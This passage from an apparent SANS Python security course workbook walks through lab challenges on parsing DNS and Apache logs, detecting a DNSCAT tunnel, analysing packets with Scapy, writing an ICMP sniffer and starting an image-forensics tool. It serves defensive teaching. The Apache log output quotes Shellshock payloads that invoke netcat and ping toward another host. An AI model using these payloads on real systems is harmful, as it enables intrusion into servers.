```

You need a regular expression to find the hostnames and the client IP address in that line of the log. You can assume any grouping of digits and periods between 7 and 15 in length appearing after the word `client` is an IP. It is not horribly precise, but it will work perfectly for an entry in a DNS log. The hostname is a string between "`query`": and "`IN`". Hostnames do not contain spaces, so grab all the characters that are not a space `(\S+)`.

To test it, try the regular expression on the first line in the log because we just looked at line 1 in the log file. Hmm. In the previous line, we forgot to store the first line in a variable. That's okay. Remember that Python stores the results of the previous command in a variable named _. So, assuming you haven't typed anything else since the **logfile[:120]** above, let's have the regular expression parse it:

© SANS Institute 2020

```
>>> re.findall(r"client ([\d.]{7,15}).*?query: (\S+) IN", _ )
[('55.120.153.247', 'docs.google.com')]
```

It worked! We have a tuple with the client IP and the hostname it looked up. The log file is pretty small, so we can read the entire thing into a string. Then `findall` will give us a list of tuples containing the host and associated client IP. Try it on the entire file and look at the first two entries. This answer is just a matter of building a list of the client IP addresses that are associated with the correct host. These lines should do it:

```
>>> client_host_pairs = re.findall(
...     r"client ([\d.]{7,15}).*?query: (\S+) IN", logfile)
>>> client_host_pairs[:2]
[('55.120.153.247', 'docs.google.com'),
('49.220.209.195', 'image-store.slidesharecdn.com')]
```

Let's put that into the function to solve this challenge.

```
>>> def doanswer56(logtuple):
...     logname, hostname = logtuple
...     fpath = pathlib.Path(
...         "/home/student/Public/log/dnslogs") / logname
...     logfile = fpath.read_text()
...     client_host_pairs = re.findall(
...         r"client ([\d.]{7,15}).*?query: (\S+) IN", logfile)
...     return sorted([ip for ip, host in client_host_pairs
...         if host == hostname])
...
>>> doanswer56(x)
['113.114.203.149', '115.248.28.26', '136.60.90.120',
'155.223.255.111', '176.143.26.139', '209.234.47.107',
'239.180.247.40', '49.250.234.62', '6.99.224.96', '68.145.61.175']
```

Now you can use this function to solve the challenge:

```
>>> d.answer(56, doanswer56(d.data(56)))
'Correct!'
```

© SANS Institute 2020

Then examine the question and a sample of the data, as shown below:

```
>>> d.question(57)
'The data() contains a tuple with two values. It contains a filename
of a BIND DNS log and a target length. Open the file specified from
the /home/student/Public/log/dnslogs directory. Submit the number of
hostnames that have a length greater than the target length.'
>>> d.data(57)
('17.log', 70)
```

In this scenario, we have to check our DNS logs to see if we have any hostnames whose length is greater than the integer specified in the second position of the data. For example, in the data sample above, we search through "17.log" to find any host that is more than 70 characters in length. Long hostnames are a strong indicator of an automated process using the hostname. Open the log file and take a look at your data.

```
>>> logfile, tgt_len = d.data(57)
>>> log_content = pathlib.Path("/home/student/Public/log/dnslogs/" +
...      logfile).read_text()
>>> log_content[:100]
'01-Apr-2015 14:00:00.066 client 219.48.90.241#63829: query:
fbexternal-a.akamaihd.net IN A + ((8.8.8'
```

We need a regular expression to collect every hostname between the word "query:" and "IN".

```
>>> hostnames = re.findall(r"query: (.*?) IN",log_content)
>>> hostnames[:4]
['fbexternal-a.akamaihd.net', 'ping3.teamviewer.com', 'www.res-
x.com', 'docs.google.com']
```

Now you can use a for loop to go through all of the hostnames and add any host that has a length greater than the target length to a new list. Then check the length of that new list.

© SANS Institute 2020

```
>>> long_hosts = []
>>> for each_host in hostnames:
...     if len(each_host) > tgt_len:
...         long_hosts.append(each_host)
...
>>> len(long_hosts)
44
```

Now we can put each of those steps into a function that we can call and submit our answer.

```
>>> def answer57(thedata):
...     log_file, tgt_len = thedata
...     file_content=pathlib.Path(r"/home/student/Public/log/dnslogs/"
...               + log_file).read_text()
...     all_hosts = re.findall(r"query: (.*?) IN", file_content)
...     answer = []
...     for each_host in all_hosts:
...         if len(each_host) > tgt_len:
...             answer.append(each_host)
...     return len(answer)
...
>>> d.answer(57, answer57(d.data(57)))
'Correct!'
```

Points are great, but now let us use this technique to find indicators of an attack in the logs. Use your function to count the hosts longer than 70 characters in each of the logs.

```
>>> answer57(("10.log",70))
72
>>> answer57(("11.log",70))
305
>>> answer57(("12.log",70))
39
>>> answer57(("13.log",70))
85
>>> answer57(("14.log",70))
38
>>> answer57(("15.log",70))
4223
```

© SANS Institute 2020

WOW. 15.log has a huge number of long hostnames. Take a closer look at that. In this next step, we will read the contents of file 15.log. Then we will use a regular expression containing "`(\S{70,})`" that will only find hostnames that are at least 70 non-whitespace characters long.

```
>>> lpath = pathlib.Path("/home/student/Public/log/dnslogs/15.log")
>>> file_content = lpath.read_text()
>>> longhosts = re.findall(r"query: (\S{70,}) IN", file_content)
>>> longhosts[0]
'4608.01.4238.5161.4253.4d6963726f736f66742057696e646f.7773205b5665727
3696f6e20362e33.2e393630305d0d0a28632920323031.33204d6963726f736f66742
0436f72.706f726174696f6e2e20416c6c2072.69676874732072657365727665642e.
0d0a0d0a433a5c5573.lookup.myokdomain.com'
```

This looks like a DNSCAT command and control channel. If it is DNSCAT, then we can HEX decode on the long portions of this "hostname" starting in the 5th section. The first 5 period-delimited sections are used by DNSCAT for signaling. Pull out other portions of the hostname, join them together, and decode them.

```
>>> longhosts[0].split(".")[5:-3]
['4d6963726f736f66742057696e646f', '7773205b5665727369 6f6e20362e33',
'2e393630305d0d0a28632920323031', '33204d6963726f736f667420436f72',
'706f726174696f6e2e20416c6c2072', '69676874732072657365727665642e',
'0d0a0d0a433a5c5573']
>>> "".join(longhosts[0].split(".")[5:-3])
'4d6963726f736f66742057696e646f7773205b56657273696f6e20362e332e3936303
05d0d0a28632920323031332 04d6963726f736f667420436f72706f726174696f6e2e2
0416c6c20726967687473207265736572766564 2e0d0a0d0a433a5c5573'
>>> import codecs
>>> codecs.decode("".join(longhosts[0].split(".")[5:-3]),"hex")
b'Microsoft Windows [Version 6.3.9600]\r\n(c) 2013 Microsoft
Corporation. All rights reserved.\r\n\r\nC:\\Us'
```

The Windows command prompt copyright was being transmitted inside DNS hostnames! That's bad! Write a little function to decode and display all the strings in the hacker's entire session.

```
>>> def dnscat_decode(host):
...     return codecs.decode("".join(host.split(".")[5:-3]),"hex")
...
>>> print(b"".join(map(dnscat_decode,longhosts)).decode())
```

When you press enter, you see that user "mark" is obviously compromised or up to no good.

© SANS Institute 2020

Full Walkthrough: Question 58

Query the question and a sample of the data.

```
>>> d.question(58)
"Submit a list of all the host from the data() that have a freq
'average probability' which is less than that one."
>>> d.data(58)
['sourceforge.net', 's0.2mdn.net', 'p.pfx.ms',
'services.addons.mozilla.org', 'www.7-zip.org', 'exams.giac.org',
'193-149-68-220.drip.trouter.io', 'static.adzerk.net',<TRUNCATED>]
```

Your data will likely be longer than what is shown. This challenge requires that we use the freq module to identify the host with an average probability less than one. To import freq, you will first have to add the directory containing the module to Python's module search path stored in `sys.path`. Import the FreqCounter and create a variable named "fc" that will hold your FreqCounter object. Next load a frequency table and test it out to make sure it is working.

```
>>> import sys
>>> sys.path.append(r"/home/student/Public/Modules/freq")
>>> from freq import FreqCounter
>>> fc = FreqCounter()
>>> fc.load(r"/home/student/Public/Modules/freq/freqtable2018.freq")
>>> fc.probability("google.com")
(6.6009, 5.0887)
>>> fc.probability("lj23oxkg")
(0.8147, 0.116)
```

Perfect. It looks like it is working properly. Remember, anything less than 5 for the "average probability" or 4 for the "word probability" is probably worth looking at. Now you could map the probability function across the data like this:

```
>>> list(map(fc.probability, d.data(58)))
[(7.6244, 5.6808), (1.7321, 2.5535), (0.7624, 0.8382), (3.8869,
5.6608), (7.2967, 6.6822), (6.2758, 6.263), (2.3936, 2.9463),
(2.7897, 2.8705), (5.5248, 6.7856), (7.2681, 6.4481), (4.506,
4.8535), (8.1873, 5.6414), (5.8695, 5.9832), <TRUNCATED> ]
```

Again, your output will likely be longer, as this is truncated. Here freq has scored both the "average probability" (first position in the tuple) and the "word probability" (second position in the tuple). Our task is to identify all of the hosts with an "average probability" that is less than one.

© SANS Institute 2020

Use a for loop to score each of the hosts and identify the ones that are less than one.

```
>>> answer = []
>>> for eachhost in d.data(58):
...     if fc.probability(eachhost)[0] < 1:
...        answer.append(eachhost)
...
>>> answer
```

Now turn that into a function and submit the answer for another point!

```
>>> def low_probability(thedata):
...     answer = []
...     for eachhost in thedata:
...         if fc.probability(eachhost)[0] < 1:
...             answer.append(eachhost)
...     return answer
...
>>> low_probability(d.data(58))
['p.pfx.ms', 'a.gfx.ms', 'www.nfl.biz']
>>> d.answer(58, low_probability(d.data(58)))
'Correct!'
```

Well done.

© SANS Institute 2020

Full Walkthrough: Question 59

Now let's grab Question 59:

```
>>> d.question(59)
'The data() contains a client IP address.   Parse all of the DNS log
files in /home/student/Public/log/dnslogs and return a sorted list
of all the hostnames that were queried by that client.  Do not
eliminate duplicates.'
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(59)
>>> x
'119.5.223.148'
```

This next question asks us to parse ALL of the DNS logs and return a sorted list of all the hostnames queried by a specific client IP. This is similar to an earlier question, but we are filtering based on the client IP instead of on the hostname. The other thing that is different is that we have to go through all of the log files instead of just one.

To go through all of the DNS logs, we need a list of all of the DNS log filenames. `pathlib.Path().glob()` returns a list of all files and directories in a given directory. In this case, it has no subdirectories. We can open the log and read the entire contents into a string (the example below uses `fdata`) using the `.read_text()` method. We could use the same regular expression as the last question and tuples of IP addresses and hostnames, but let's change it up a little for fun. This time we can build a regular expression that incorporates the IP address we are looking for and store it in a variable named `regex`. Now `re.findall(regex, fdata)` will return a list of all the hostnames in the current file. As we step through each of the DNS log files, we use that regular expression to get a list of all the hostnames and add them to our list stored in the variable '`answer`'. Then we sort the results and we have our answer!

```
>>> def doanswer59(clientip):
...     answer = []
...     dns_logs = pathlib.Path("/home/student/Public/log/dnslogs")
...     for file_name in dns_logs.glob("*"):
...         file_text = file_name.read_text()
...         regex = r"client %s.*?query: (\S+) IN" % (clientip)
...         answer.extend(re.findall(regex, file_text))
...     return sorted(answer)
...
>>> doanswer59(x)
['235.24.254.169.in-addr.arpa']
```

© SANS Institute 2020

In this example, notice that we used a list method that we have not previously discussed. The `.extend()` method will add the individual items in the list returned by `re.findall` to the list '`answer`' and not the list itself. This is equivalent to:

```
>>> answer = answer + re.findall(regex, file_text)
```

Don't forget to submit your answer for those sweet, sweet points:

```
>>> d.answer(59, doanswer59(d.data(59)))
'Correct!'
```

© SANS Institute 2020

Full Walkthrough: Question 60

Read your next question and an example of the data.

```
>>> d.question(60)
'Find the nth most frequently occurring User-Agent String in the log
file /home/student/Public/log/apache2/access.log where n is the
integer returned by the data method.'
>>> d.data(60)
5
```

This question wants us to find the nth most frequently occurring User-Agent string in an Apache log file. The first thing we need to do is create a Path() and read the content of the log file:

```
>>> fpath = pathlib.Path("/home/student/Public/log/apache2/access.log")
>>> logfile = fpath.read_text()
```

A quick Google search will reveal that the user agent string is usually the last thing on the line in a logfile. A visual inspection of the log shows that in fact the user agent is the last item.

```
>>> logfile[:150]
'192.168.90.170 - - [08/Oct/2014:03:51:58 -0400] "GET / HTTP/1.1"
200 483 "-" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
(KHTML, like Geck'
```

We need a regular expression to capture everything between the last set of double quotes on each line in the log file.

```
regex = r'[\d.]+.*?\[.*?\] ".*?" \d+ \d+ ".*?" "(.*?)"'
```

This regular expression matches on the entire line, but the group pulls out the item between the last quotes. We can then take that list of all the User-Agent strings and give that to a `Counter()` dictionary to count them up.

```
>>> from collections import Counter
>>> c = Counter()
>>> regex = r'[\d.]+.*?\[.*?\] ".*?" \d+ \d+ ".*?" "(.*?)"'
>>> c.update(re.findall(regex, logfile))
```

The `Counter()` dictionary has a method, `most_common()`, which will help us out. The `most_common(10)` method returns a list of tuples for the top 10 most common User-Agent strings in

© SANS Institute 2020

order of their occurrence. Each tuple contains the `User-Agent` string in position 0 and its count in position 1.

```
>>> c.most_common(10)
[('Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/37.0.2062.124 Safari/537.36', 204), ('Mozilla/5.0
(X11; Linux x86_64; rv:24.0) Gecko/20140903 Firefox/24.0
Iceweasel/24.8.0', 35), ('curl/7.26.0', 5), ('Apache/2.2.22 (Ubuntu)
(internal dummy connection)', 3), ('() { :; }; /bin/nc 192.168.90.11
4444', 2), ('() { :; }; /bin/ping 192.168.90.11', 1)]
```

Now we just need to look up the tuple in that list at position `d.data(60)` and pull the User-Agent string from position 0 in the tuple (position 1 has the count). Since the most frequently occurring User-Agent string is in offset 0 in the list, we have to retrieve the item in position `d.data(60)` minus one in the `most_common()` list.

```
>>> d.answer(60, c.most_common(10)[int(d.data(60))-1][0])
'Correct!'
```

© SANS Institute 2020

Lab Conclusions

In this lab, we worked with log files to do the following:

- Read DNS logs to find which hosts queried a particular hostname
- Find a DNSCAT command and control channel based on long hostname
- Find a c2 hostname based on the frequency score
- Find every host that a specific IP address queried
- Extract `User-Agent` strings from apache http logs to find the most common

© SANS Institute 2020

Exercise 3.4: pyWars Packet Analysis

Objectives

- pyWars challenges 62–65 are packet analysis challenges
- You will not complete all of these during the time provided
- If you are brand new to Python, choose one or two challenges

Lab Description

It is time for more labs. In this section, you will complete some packet analysis labs. By design, there are more challenges than most of you will complete. Some of these challenges are here to provide answers for you when you come back through the labs with your local pyWars server or for students who worked through the material at a faster pace.

Lab Setup

Log in to Security573 VM:

- Username: **`student`**
- Password: **`student`**

Open a terminal by double-clicking the desktop icon.

The first step is to change to the **`essentials-workshop`** directory and start the Python interactive shell:

```
$ cd Documents/pythonclass/essentials-workshop/
$ python3
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more
information.
>>>
```

© SANS Institute 2020

Create a pyWars session:

```
>>> import pyWars
>>> d = pyWars.exercise()
>>> d.login("username", "password")
>>>
```

To complete these challenges, you will have to import Scapy into your pyWars session. You can do that by typing the following into your pyWars session.

```
>>> from scapy.all import *
>>>
```

If you receive a WARNING about IPv6 not having a default route, you can ignore it. We won't be using IPv6 in this lab.

No Hints Challenge

Now it is your turn. Complete pyWars challenges 62–65. If you are brand new to Python, you should expect to finish one or two of these exercises. If you have coded before, then keep going as far as you can. There are even more challenging ones that are not covered in the course material in the CTF.

Full walkthroughs start on the next page.

© SANS Institute 2020

Full Walkthrough: Question 62

The first thing to do is to show the question, as shown below:

```
>>> d.question(62)
"The data() method will return a string that you must convert to a
scapy packet by calling 'somevar = Ether(.data())'. Then extract the
TCP Sequence number and submit it as the answer."
```

Let's get a sample of the data and convert it as suggested in the question. You need to convert the data to a packet by passing it to the `Ether()` function:

```
>>> somevar = Ether(d.data(62))
>>> somevar
<Ether  dst=ff:ff:ff:ff:ff:ff src=00:00:00:00:00:00 type=0x800 |<IP
version=4L ihl=5L tos=0x2f len=40 id=36438 flags=MF+evil frag=0L
ttl=119 proto=tcp chksum=0x283a src=0.0.0.0 dst=19.203.217.69
options=[] |<TCP  sport=44834 dport=51024 seq=2594876856L
ack=3491979383L dataofs=5L reserved=6L flags=FSRPAE window=5734
chksum=0x15f0 urgptr=41133 |>>>
```

Now that it is a Scapy packet, we can use the Scapy `[Layer]` and `.fields` to access the sequence number. To get the TCP sequence number, we grab the `.seq` field from the `[TCP]` layer.

```
>>> somevar[TCP].seq
2594876856L
```

Excellent! Let's wrap this all in a function so we can submit an answer:

```
>>> def doanswer62(thedata):
...     pkts = Ether(thedata)
...     return pkts[TCP].seq
...
>>>
```

Now you can use this function to solve the challenge:

```
>>> d.answer(62, doanswer62(d.data(62)))
'Correct!'
```

© SANS Institute 2020

Full Walkthrough: Question 63

Now let's grab Question 63:

```
>>> d.question(63)
"The data() method will return a string that you must convert to a
scapy packet by calling 'somevar = Ether(.data())'.   Submit the
payload of the packet."
```

Let's get a sample of the data and convert it to a packet as before:

```
>>> somevar = Ether(d.data(63))
>>>
```

Look at the question and grab a sample of the data. Then convert the data to an Ethernet packet. The payload of the packet is always in the Raw layer in the `.load` field:

If only one of the layers has a field named load, then you can extract the payload by just asking for the `.load` field like this:

```
>>> somevar.load
'are you having fun4275464'
```

However, you don't know what fields may exist in a packet, so you should always be specific. The Raw layer will contain the packet payload:

```
>>> somevar[Raw].load
'are you having fun4275464'
```

Query a new data item and extract its [Raw].load field:

```
>>> d.answer(63, Ether(d.data(63))[Raw].load)
'Correct!'
```

© SANS Institute 2020

Full Walkthrough: Question 64

Grab the question as before:

```
>>> d.question(64)
"The data() method will return a list of strings that you must
convert to a scapy PacketList by calling 'somevar =
scapy.plist.PacketList([Ether(x) for x in .data()])'.  Then extract
the flag that is embedded in the ICMP payloads and submit it as a
string."
```

Let's get a sample of the data and convert it, as suggested in the question. Then we can print it to see what the data looks like:

```
>>> pkts = scapy.plist.PacketList([Ether(x) for x in d.data(64)])
>>> pkts
<PacketList: TCP:0 UDP:0 ICMP:23 Other:0>
```

In this data sample, we have 23 ICMP packets. Yours may be different. Just look at the first one by slicing it off. Then look at its [Raw].load:

```
>>> pkts[0]
<Ether  dst=00:0d:b9:27:07:80 src=00:0c:29:25:6c:15 type=0x800 |<IP
version=4L ihl=5L tos=0x0 len=84 id=39463 flags=DF frag=0L ttl=64
proto=icmp chksum=0x84e5 src=10.10.10.140 dst=10.10.10.10 options=[]
|<ICMP  type=echo-request code=0 chksum=0xcfd4 id=0x717a seq=0x1
|<Raw  load='s' |>>>>
>>> pkts[0][Raw].load
's'
```

The first packet contains the letter s. Try joining all of the payloads together:

```
>>> def doanswer64(inlist):
...     pkts = scapy.plist.PacketList([Ether(x) for x in inlist])
...     return b"".join([x[Raw].load for x in pkts]).decode()
...
```

Then try to submit it as your answer:

```
>>> d.answer(64, doanswer64(d.data(64)))
'Correct!'
```

© SANS Institute 2020

Now let's look at Question 65:

```
>>> d.question(65)
'Read /home/student/Public/packets/web.pcap  Commands are embedded
in the packet payloads between the tags <command> and </command>.
The .data() method will give you a command number.  Submit that
command as a string as the answer.  For example if .data() is a 5
you submit the 5th command that was transmitted.  Ignore blank
commands (ie <command></command>).'
```

This question wants us to retrieve a specific command that was transmitted inside a network packet. We are told the command is between two tags in the file. The command will be between the tag `<command>` and the tag `</command>`. The data method gives us a command number, and we return that command after parsing it out of the pcap.

Let's retrieve all the payload data by calling `rdpcap` and then extracting all the strings inside of the `[Raw].load` fields.

```
>>> pkts = rdpcap("/home/student/Public/packets/web.pcap")
>>> allpayloads = b"".join(
...     [x[Raw].load for x in pkts if x.haslayer(Raw)])
>>>
```

Here we store the entire payload of the pcap in a variable called '`allpayloads`'. This works just fine because this packet only contains a single HTTP session. If we had multiple sessions, we would want to use Scapy's `.sessions()` method to reassemble them into multiple packet lists for us.

Now we need to write a regular expression to pull out the commands. You might like to see what one of those looks like before writing a regex for it. The `.index(b"<command>")` instruction will retrieve the location of the first instance of a command in the file.

```
>>> allpayloads.index(b"<command>")
233756
```

It finds one at index 233756. So we slice out a few characters around it, and we can see the first command in the session is blank.

```
>>> allpayloads[233750:233800]
b'lient><command></command><sessionid></sessionid><v'
```

That isn't much help when writing a regex, so let's look at the next entry in the file.

© SANS Institute 2020

There isn't an `.index()` method to find the second occurrence of a string, but here is a trick I often find useful to find the second occurrence of a string:

The `.replace()` method will take a third parameter that indicates how many occurrences of a string we want to replace. For example, if we want to replace only two of the `A`s in the string "`A B A B A B`" with the number 1, we could do this:

```
>>> "A B A B A B".replace("A","1",2)
'1 B 1 B A B'
```

This, combined with index, can help us. If we run `allpayloads.replace(b"<command>",b"XXXXXXXXX", 1)`, it will replace the first instance of the bytes "`<command>`" with 9 capital X's. To get the correct index, we should replace it with the same number of characters. That is, `<command>` is nine characters, so we replace it with nine X's. Then we can use index to find the second occurrence.

```
>>> allpayloads.replace(b"<command>",b"XXXXXXXXX", 1).index(b"<command>")
236239
>>> allpayloads[236239:236300]
b'<command>turn%20on%20light</command><sessionid>Rk9STQAAAPZJRl'
```

Slicing out the second command shows us the command `turn%20on%20light` Now that we have seen one of the strings, we can put together a simple regular expression to retrieve the strings between the command tags.

```
>>> cmds = re.findall(b"<command>(.+?)</command>", allpayloads)
>>> cmds[0]
b'turn%20on%20light'
```

That regular expression retrieves all the commands. Because we have to ignore blank commands, we use the regular expression "`.+?`" instead of "`.*?`". `*` is 0 or more, and `+` is 1 or more. Then we just look up the command from the list that is returned from `re.findall` to get the correct command. This challenge could provide the answers to life, the universe, and everything!

```
>>> d.answer(65, cmds[d.data(65)-1].decode())
'Correct!'
```

© SANS Institute 2020

Lab Conclusions

We worked with pyWars challenges 62–65 to focus on working with and analyzing packets

- You can now extract TCP sequence numbers
- Convert RAW data into a `scapy` packet
- Extract a payload from ICMP packets
- Extract information from web traffic

© SANS Institute 2020

Exercise 4.1: Parsing Data Structures

Objectives

- Write a network forensics artifact parser—that is, a sniffer!
- Complete the ICMP parser for the sniffer

Lab Description

The ICMP header has two 1-byte fields. The first is the **ICMP** type code. This is used to identify the type of **ICMP** packet being transmitted. A type of 8 is your standard **PING** request. A type of 0 is the reply to a **PING**. If the type is a 3, then it means a packet transmitted could not reach its host, and the second byte will tell you why. The second byte is the **ICMP** code that provides more information about the packet and is dependent on the type code. For example, type 3 code 0 means the network was not reachable. Type 3 code 1 means the host was not reachable.

What struct character will interpret a single byte as an unsigned integer? You will need two of those to interpret the **ICMP** header. The next field is a 2-byte checksum. What struct character will interpret 2 bytes as an unsigned integer? You will need one of those. The rest of the packet is the data. Sometimes you need to parse the data for additional information, but for a basic parser, you can parse this with a four-character struct string (including the ! to indicate it is big endian). Do you know what they are? Good. Let's do a lab.

Lab Setup

Log in to Security573 VM:

- Username: **`student`**
- Password: **`student`**

Open a terminal by double-clicking the desktop icon.

The first step is to change to the **apps** directory and have a look at `sniff.py`:

```
$ cd /home/student/Documents/pythonclass/apps/
$ gedit sniff.py &
```

© SANS Institute 2020

No Hints Challenge

Now it is your turn. Write an **ICMP** parser to extract the header information from the network. If you need help understanding the **ICMP** header and how to interpret it, refer to the previous page, where it was discussed. The notes should be useful to you. After parsing the ICMP header, look at the ICMP TYPE and identify packets as a ping **REQUEST**, **REPLY**, or **UNREACHABLE**. If it was **UNREACHABLE**, then you should also print the code. You can begin by using your favorite editor to open "`sniff.py`" from the apps directory. For example:

```
$ gedit ~/Documents/pythonclass/apps/sniff.py &
```

After you have made your changes, run the script with root access:

```
student@573:~$ sudo su -
[sudo] password for student:  <type password here>
```

Then run it as root:

```
root@573:~# python /home/student/Documents/pythonclass/apps/sniff.py
ETH: SRC:000db9270780 DST:000c29758714 TYPE:0x800
IP: SRC:10.10.75.226 DST:10.10.10.10 - ICMP
UNSUPPORTED PROTOCOL FOUND: ICMP
ETH: SRC:000c29758714 DST:000db9270780 TYPE:0x800
IP: SRC:10.10.10.10 DST:10.10.75.226 - ICMP
UNSUPPORTED PROTOCOL FOUND: ICMP
```

Complete the ICMP decoder so the output looks like below:

```
root@573:~# python /home/student/Documents/pythonclass/apps/sniff.py
ETH: SRC:005056f3576e DST:000c29758714 TYPE:0x800
IP: SRC:10.10.75.120 DST:10.10.10.10 - ICMP
ICMP - PING REQUEST SRC:10.10.75.120 DST:10.10.10.10
ETH: SRC:000c29758714 DST:005056f3576e TYPE:0x800
IP: SRC:10.10.10.10 DST:10.10.75.120 - ICMP
ICMP - PING REPLY SRC:10.10.10.10 DST:10.10.75.120
ETH: SRC:005056f3576e DST:000c29758714 TYPE:0x800
IP: SRC:10.10.75.120 DST:10.10.10.10 - ICMP
```

Full walkthrough starts on the next page.

© SANS Institute 2020

We first need to complete the sniffer. Find the code as shown here:

```
elif embedded_protocol =="ICMP":
    #ICMP Header = Type 1 byte, Code 1 byte,
    #checksum 2 bytes, data 4 bytes
    #If only someone would please write this!
    print("UNSUPPORTED PROTOCOL FOUND: ICMP")
    pass
```

This is the code section we need to complete to make our sniffer work. Based on the **TYPE** of the **ICMP** packet, it should display **PING REQUEST** or **PING RESPONSE**. It should also print the associated **SRC** and **DST** IP address. If it is an unreachable type, then you can simply print **UNREACHABLE**, the **SRC**, **DST**, and associated **CODE**. All of the encapsulating protocols have been removed, and the variable **embedded_data** contains the bytes that make up the ICMP layer. The ICMP header will be in the first 4 bytes of that variable. The ICMP header is made of a 1-byte type, a 1-byte code, and a 2-byte checksum. Using struct to unpack embedded_data[:4] with a struct string of "!BBH" will give you the pieces you need.

One possible solution is shown below and saved in the file "sniff-final.py":

```
elif embedded_protocol =="ICMP":
    (icmp_type, icmp_code, icmp_chksum) = struct.unpack(
        r'!BBH', embedded_data[:4])
    if icmp_type==0:
        print("ICMP - PING REPLY SRC:{0} DST:{1}".format(srcip, dstip))
    elif icmp_type==3:
        print("ICMP - UNDELIVERABLE SRC:{0} DST:{1} CODE:{2}".format(
            srcip, dstip, icmp_code))
    elif icmp_type==8:
        print("ICMP - PING REQUEST SRC:{0} DST:{1}".format(srcip, dstip))
```

With this in place, we can test it out.

In one terminal, you need to run a **PING** command. For example, you can **PING** the pyWars server.

```
$ ping 10.10.10.10
```

In another terminal, run the script using root access. First, elevate to root:

```
student@573:~$ sudo su -
[sudo] password for student:  <type password here>
```

© SANS Institute 2020

Now as root, you can run the sniffer:

```
root@573:~# python /home/student/Documents/pythonclass/apps/sniff.py
ETH: SRC:005056f3576e DST:000c29758714 TYPE:0x800
IP: SRC:10.10.75.120 DST:10.10.10.10 - ICMP
ICMP - PING REQUEST SRC:10.10.75.120 DST:10.10.10.10
ETH: SRC:000c29758714 DST:005056f3576e TYPE:0x800
IP: SRC:10.10.10.10 DST:10.10.75.120 - ICMP
ICMP - PING REPLY SRC:10.10.10.10 DST:10.10.75.120
ETH: SRC:005056f3576e DST:000c29758714 TYPE:0x800
IP: SRC:10.10.75.120 DST:10.10.10.10 - ICMP
```

If the flow of traffic is too fast for you to read, you can press **CONTROL-S** to pause the output of the program. When you want to restart it, you can hit **CONTROL-Q**.

© SANS Institute 2020

Lab Conclusions

You could have completed this lab in many possible ways. Here is one example. The struct string "`!BBH`" interprets that the header is big endian, 1 byte, 1 byte, followed by 2 bytes. Because you know this is going to return three items as a tuple, you can directly assign them to a variable by putting three variables on the left side of the equal sign. Then it is just a matter of processing the packets.

What you do with the packets after you have your payloads will depend on your needs. In this case, we just interpret and print the payloads. In the example of Word documents, images, and other forensics artifacts, we can either parse that or look for a Python module that already understands that data type.

© SANS Institute 2020

This page intentionally left blank.

© SANS Institute 2020

Exercise 4.2: Image Forensics

Objectives

- You will now complete an image-forensics challenge to illustrate just how easy libraries like PIL make accessing known data types like JPG
- **`~/Public/images/`** contains two subdirectories:
    - **sans-images**: images from the SANS website with no GPS EXIF data
    - **icanstalku-images**: images from icanstalku.com with GPS info
- You will be completing `image-forensics.py`, which is sitting in the apps directory

Lab Description

The program will display data about all of the images in a directory. The program will find all of the `.jpg` files in a directory you specify using the `GLOB` module. Depending on the options provided, it will print the `EXIF` data, print a Google Maps link to the coordinates in the image, or display the images on the screen. A portion of this program has already been written for you. It already has the capability to print the `EXIF` data and Google Maps links. You will just need to write the code required to resize the images and display them to the screen. If you get stuck, a completed version of the program called `image-forensics-final.py` is provided for your reference.

Lab Setup

Log in to Security573 VM:

- Username: **`student`**
- Password: **`student`**

Open a terminal by double-clicking the desktop icon.

The first step is to change to the **apps** directory and have a look at `image-forensics.py`:

```
$ cd /home/student/Documents/pythonclass/apps/
$ gedit image-forensics.py &
```

© SANS Institute 2020

Let's take a look at what the program already does. In another terminal, run the following:

```
$ python image-forensics.py --help
usage: image-forensics.py [-h] [-d] [-m] [-e] [-p] image_directory

positional arguments:
  image_directory  A file path containing images to process

optional arguments:
  -h, --help       show this help message and exit
  -d, --display    Display the image
  -m, --maps       Print google maps links
  -e, --exif       Display the exif data
  -p, --pause      Pause after each image
```

This is what the program currently does. It has a help menu. Thank you, `argparse`! The command line option `-p`, or `--pause`, will pause until you press Enter between each image it processes. The `-m`, or `--maps`, option will generate a link to Google Maps for the GPS coordinates in the image metadata. The `-e`, or `--exif`, option will print all of the EXIF data that is embedded in the image. The only option that doesn't work is `-d`, or `--display`. Right now, if you use that option, it just prints a message that says the feature has not been written yet.

```
$ python image-forensics.py -d /home/student/Public/images/sans-images/
[*] Processing file /home/student/Public/images/sans-images/127.jpg
Displaying images has not been written yet.
```

You will be fixing that issue!

The program will also accept multiple command line options at the same time. So you can run it with `–mep`, and it will print Google Maps links and EXIF data and will pause between each image.

```
$ python image-forensics.py -mep ~/Public/images/icanstalku-images/
[*] Processing file icanstalku-images/29.jpg
TAG:36864 (ExifVersion) is assigned 0221
TAG:37121 (ComponentsConfiguration) is assigned
TAG:41986 (ExposureMode) is assigned 0
TAG:41987 (WhiteBalance) is assigned 0
TAG:36868 (DateTimeDigitized) is assigned 2010:12:23 17:31:29
```

Here is what your code for the `--display` option looks like now.

© SANS Institute 2020

```
if args.display:
    #Resize the image to 200x200 and display it
    #This section currently does NOTHING. Complete this section of code.
    print("Displaying images has not been written yet.")
```

Find that section of code in `image-forensics.py`.

© SANS Institute 2020

No Hints Challenge

- Complete the portion of the program that executes when `-d` or `--display` is passed as an argument
- New to programming? Here is your challenge:
  - Use `resize()` to resize the image to 200x200 using the antialiasing method
  - Display the image on the screen
- Advanced programmers can challenge themselves
  - Use `resize()` and the `.size` attribute to resize the image to an approximate width of 200; adjust the height to maintain the aspect ratio of the image
- Python Ninja?
  - Write your own "`print_exif()`" function

To close all of those image windows, use `killall`:

```
# killall display
```

Full walkthrough starts on the next page.

© SANS Institute 2020

Let's edit the code:

```
if args.display:
    #Resize the image to 200x200 and display it
    #This section currently does NOTHING. Complete this section of code.
    print("Displaying images has not been written yet.")
```

Basic Challenge Walkthrough

First, resize the image to exactly 200 by 200 pixels using the `Image.ANTIALIAS` method.

```
if args.display:
    #Resize the image to 200x200 and display it
    newimage = imageobject.resize((200, 200), Image.ANTIALIAS)
    #This section currently does NOTHING. Complete this section of code.
    print("Displaying images has not been written yet.")
```

Then replace the next two lines with a call to the .show() method to display the image on the screen.

```
if args.display:
